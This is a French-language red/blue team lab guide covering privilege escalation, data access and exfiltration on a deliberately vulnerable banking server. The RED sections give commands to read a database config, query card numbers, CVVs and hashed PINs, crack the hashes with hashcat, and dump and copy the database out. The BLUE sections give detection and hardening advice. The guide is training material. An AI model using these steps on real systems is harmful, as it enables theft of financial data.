
- Preuves d'accès (captures d'écran du shell).
- Commandes utilisées, dictionnaires utilisés.

Pour la BLUE team

Objectif : Identifier l'intrusion

De son côté, l'équipe ***BLUE*** va analyser les tentatives de connexions :

```
tail -f /var/log/auth.log | grep -E 'Failed|Accepted'
```



L'idée pour l'équipe ***BLUE*** est d'arriver sur les pistes de réflexions suivantes :

- Comment protéger son acces SSH contre la bruteforce ?

Utiliser des mots de passes complexes, hors dictionnaire, les changer régulièrement, utiliser des canaux sécurisés pour leur transmission.

Mettre en places des mécanismes permettant de limiter le nombre de tentatives, mettre en place du blocage et du bannissement d'IP, interdire la connexion directe de comptes à privilèges.

Ultimement, utiliser une authentification par clé et non par mot de passe.

Mettre en place les logs et les audits de connexions pour pouvoir réagir rapidement en cas d'attaque.

Livrables attendus :

- Chronologie de l'intrusion
- Preuves logiques (extraits de logs)

VI. Phase 4 : Mouvement latéral

Le serveur est ici accessible en local et héberge lui-même tous les rôles. Pas de mouvement latéral requis.

Cependant, l'équipe ***BLUE*** peut néanmoins fournir une analyse quand à comment limiter les mouvement latéraux.

Segmentation réseau : Mise en place de VLAN, routeurs et de pare-feu intermédiaire.

Comptes à privilèges minimaux

Durcissement SSH.

VII. Phase 5 : Escalade de privilèges


Pour la RED team

Objectif : Devenir root.

L'équipe ***RED*** va chercher un moyen d'élever ses privilèges.

Cela commence par identifier les comptes à privilèges :

```
cat /etc/group | grep sudo
```



Ici, deux comptes repérés : ste4d- et admin.

Le compte connecté est donc lui-même dans les sudoers.

Si l'on fait :

```
sudo -s
```

l'on peut basculer en super admin.

> **Info** : Il aurait également été possible pour cette étape, d'injecter un exploit ou d'utiliser un compte de service mal paramétré par exemple.

Livrables attendus :

- Preuve de l'escalade
- Méthode utilisée (détaillée).

Pour la BLUE team

Objectif : Comprendre comment l'élévation à été possible.


De son côté, l'équipe ***BLUE*** va :

Analyser les permissions

Vérifier les SUID

Vérifier les journaux sudo.

```
tail -f /var/log/auth.log | grep sudo
```



L'idée pour l'équipe ***BLUE*** est d'arriver sur les pistes de réflexions suivantes :

- Comment repérer une intrusion réussie ?
- Comment éviter une escalade de privilège ?

Utiliser des mots de passes complexes, hors dictionnaire, les changer régulièrement, utiliser des canaux sécurisés pour leur transmission.

Mettre en place des mesures pour journaliser les connexions.

Séparer les comptes à privilèges des comptes d'utilisations courants.

> **Info** : ici, l'utilisation n'a pas nécessité la mise en place d'un exploit, mais cela peut être le cas. Le seul moyen de s'en prémunir efficacement reste l'installations d'EDR sur les machines.

Livrables attendus :

- Chronologie de l'intrusion
- Preuves logiques (extraits de logs)

VIII. Phase 6 : Persistance

La phase de persistance ne sera pas développée dans ce TP, mais dans les suivants.

Néanmoins, plusieurs méthodes :

- Ajout d'une clé SSH
- Ajout d'un utilisateur caché
- Ajout d'un CRON malveillant + exploit

IX. Phase 7 : Actions sur objectifs

Pour la RED team


Objectif : Exfiltrer les données.

L'équipe ***RED*** va chercher un moyen d'accéder à la donnée.

Il va donc falloir gagner un accès à la base. Cela peut se faire via des exploit webs, mais la solution ici sera plus simple.

En effet, le site à besoin de se connecter aux bases de données afin de procéder à l'authentification et à l'affichage du tableau de bord.

De plus, l'audit du site web a mise en évidence ce fichier.




Il y a effectivement un fichier ***config.php*** dans ***/var/www/vulnbank/db***.

Essayons de l'afficher.

```
cat /var/www/vulnbank/db/config.php
```

Celui-ci à en effet été mal protégé.



Tentons une connexion à la base de donnée.

```
mysql -u vulnbank -p
```

```
admin@vulnerablelinux:~$ mysql -u vulnbank -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 957
Server version: 8.0.45-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| bank               |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0,00 sec)
```

Il faut maintenant en comprendre la structure et essayer de retrouver les données qui nous intéressent. Cela se fera par des bases des Requêtes SQL.

```
SHOW TABLES FROM bank;
```

```
mysql> show tables FROM bank;
+----------------+
| Tables_in_bank |
+----------------+
| accounts       |
| cards          |
| cardsinfo      |
| customers      |
| investments    |
| loans          |
| transactions   |
| transfers      |
+----------------+
```

Pour avoir toutes les informations, il va falloir croiser les informations présentes dans les tables.

mysql> Select * FROM bank.customers;

id	first_name	last_name	phone	address	email
1	Maya	Ross	542-8334-89	849 Beale Street, Sacramento, California 95899, United States	m.ross@randatmail.com
2	Sofia	Robinson	136-3110-72	589 Sixth Avenue, Sacramento, California 95899, United States	s.robinson@randatmail.com
3	Reid	Clark	523-2392-02	2549 Terrace Avenue, Sanger, California 93657, United States	r.clark@randatmail.com
4	Kelvin	Davis	135-4492-16	812 Maple Avenue, Sacramento, California 95899, United States	k.davis@randatmail.com
5	Stuart	Walker	243-9796-13	2419 North Piedra Road, Sanger, California 93657, United States	s.walker@randatmail.com

5 rows in set (0,00 sec)

mysql> select * from bank.cards;

id	type	customer_id	number	limit
1	master	1	8017670911	800
3	master	2	3760562880	800
4	visa	4	8994820569	500
5	master	3	8070987666	800
6	visa	5	2743016828	500

5 rows in set (0,01 sec)

mysql> select * from bank.cardsinfo;

id	card_id	expirationdate	cryptograme	pin
1	1	2026-02-18	685	101951fe7ebe7bd8c77d14f75746b4bc
3	6	2026-08-24	234	e2ad76f2326fbc6b56a45a56c59fafdb
4	3	2028-03-12	756	af8d1eb220186400c494db7091e402b0
5	4	2026-01-01	931	c629a1a0a891379024ac1a4e971baec1
6	5	2027-06-18	931	26310c700ffd1b5095454f336ae96648

5 rows in set (0,03 sec)


Maintenant que nous savons comment sont structurées les données, il faut lancer une requête qui va les agréger.

```
SELECT cu.first_name, cu.last_name, ca.number, ci.expirationdate, ci.cryptograme, ci.pin
FROM bank.customers cu
LEFT JOIN bank.cards ca
ON ca.customer_id = cu.id
LEFT JOIN bank.cardsinfo ci
ON ci.card_id = ca.id;
```

```
mysql> SELECT cu.first_name, cu.last_name, ca.number, ci.expirationdate, ci.cryptograme, ci.pin
    -> FROM bank.customers cu
    -> LEFT JOIN bank.cards ca
    -> ON ca.customer_id = cu.id
    -> LEFT JOIN bank.cardsinfo ci
 ci.card_id = ca    -> ON ci.card_id = ca.id;
+------------+-----------+------------+----------------+-------------+----------------------------------+
| first_name | last_name | number     | expirationdate | cryptograme | pin                              |
+------------+-----------+------------+----------------+-------------+----------------------------------+
| Maya       | Ross      | 8017670911 | 2026-02-18     |         685 | 101951fe7ebe7bd8c77d14f75746b4bc |
| Sofia      | Robinson  | 3760562880 | 2028-03-12     |         756 | af8d1eb220186400c494db7091e402b0 |
| Reid       | Clark     | 8070987666 | 2027-06-18     |         931 | 26310c700ffd1b5095454f336ae96648 |
| Kelvin     | Davis     | 8994820569 | 2026-01-01     |         931 | c629a1a0a891379024ac1a4e971baec1 |
| Stuart     | Walker    | 2743016828 | 2026-08-24     |         234 | e2ad76f2326fbc6b56a45a56c59fafdb |
+------------+-----------+------------+----------------+-------------+----------------------------------+
5 rows in set (0,00 sec)
```

Il ne reste plus qu'a déchiffrer les codes PIN. Ceux-ci sont visiblement hashés.

Pour plus de facilité, les réunir dans un fichier texte.



Il faut donc déjà identifier le type de hash :

```
hash-identifier 101951fe7ebe7bd8c77d14f75746b4bc
```

```
┌──(red㉿kali-red01)-[~/Documents]
└─$ hash-identifier 101951fe7ebe7bd8c77d14f75746b4bc
   #########################################################################
   #                                                                v1.2 #
   #                                                          By Zion3R #
   #                                                 www.Blackploit.com #
   #                                                Root@Blackploit.com #
   #########################################################################
--------------------------------------------------

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
```

Le plus probable est du 'MD5', il est maintenant possible de cracker les hashs :


```
hashcat -m 0 hashs.txt pin.txt
```

```
┌──(red㉿kali-red01)-[~/Documents]
└─$ hashcat -m 0 hashs.txt pin.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project

* Device #01: cpu-penryn-QEMU Virtual CPU version 2.5+, 2948/5897 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 5 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

INFO: Removed hash found as potfile entry.

Host memory allocated for this attack: 513 MB (6545 MB free)

Starting self-test. Please be patient ...
```

A la fin du process, les hashs qui ont été déchiffrés s'affichent.

Il est également possible de les ré afficher avec :


```
hashcat -m 0 hashs.txt pin.txt --show
```




> **Info** : Plutôt que de traiter les informations sur place, il est plus intéressant de les exfiltrer pour les travailler de son côté.

Faire un dump de la base :

```
mysqldump -u vulnbank -p bank > mondump.sql
```



Malgré le message d'erreur, le fichier à bien été dumpé.



Il faut le récupérer, par exemple avec une connexion sftp.

```
sftp admin@<ipserveur>
get <chemin/vers/fichier/distant> <chemin/vers/fichier/local>
exit
```

```
C:\Users\ochabran>sftp admin@192.168.41.228
admin@192.168.41.228's password:
Connected to 192.168.41.228.
sftp> ls
Desktop          Documents        Downloads        Music            Pictures         Public           Templates
Videos           bank_backup.sql  pin.txt
sftp> get ./Documents/mondump.sql ./mondump.sql
Fetching /home/admin/./Documents/mondump.sql to ./mondump.sql
mondump.sql                                                                          100% 9853   962.2KB/s   00:00
sftp> exit
```

Livrables attendus :

- Preuves de l'exfiltration
- Méthode utilisée

Pour la BLUE team

Objectif : Détecter la fuite.

De son côté, il est temps pour l'équipe ***BLUE*** de tirer les leçons de l'incident.

Analyser les différents logs applicatifs et reconstruire le déroulé de la fuite.

L'idée pour l'équipe ***BLUE*** est d'arriver sur les pistes de réflexions suivantes :

- Comment les attaquants ont-ils procédé ?
- Quel a été l'impact ?
- Comment sécuriser l'accès a ses données ?
- (Si déjà abordé) Faire une analyse EBIOS.

Livrables attendus :

- Rapport d'incident.
- Mesures correctives.

Conclusion

A la fin de cet exercice, les deux équipes ont pu mieux cerner les implications en terme de sécurité de la bonne configuration ou non des services sur ces systèmes d'informations.

Les failles exploitées ici sont avant tout des failles d'origine humaines.

- Utilisations de mots de passes faibles.
- Mauvaises configuration des permissions.
- Non respect des bonnes pratiques.

Revision #2
Created 2026-07-17 22:37:18 UTC by Olivier
Updated 2026-07-17 22:39:07 UTC by Olivier